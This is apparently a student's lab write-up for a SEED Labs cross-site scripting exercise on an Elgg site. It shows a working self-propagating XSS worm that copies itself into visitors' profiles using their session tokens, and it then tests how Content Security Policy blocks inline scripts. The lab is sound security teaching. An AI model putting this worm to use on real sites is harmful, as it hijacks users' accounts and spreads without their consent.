
Display name

Samy


About me

```
<script id="worm">
        window.onload = function() {
                // Self-propagation code
                var headerTag = "<script id=\"worm\">";
                var innerCode = document.getElementById("worm").innerHTML;
                var tailTag = "</" + "script>";

                var wormCode = encodeURIComponent(headerTag + innerCode + tailTag);

                // JavaScript code to access user's name, user's guid,
                // Time Stamp    elgg_ts  Security Token    elgg_token
```


Public



```
  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc     += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/-edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
```



Alice



Alice


Brief description: Samy is my hero

By using this/ Innocent users who visit’s an effected page will also be affected.

Task 7. Defeating XSS Attack Using CSP.

For this task I first go through the setup instruction in the lab description under task 7. I will be using my attacker machine for this whole task.


This is the html for the website the task has me go to in my browser.



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

Assignment: **Cross Site Scripting**



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

JS Code executed!

OK

Thanks for scrolling THROUGH.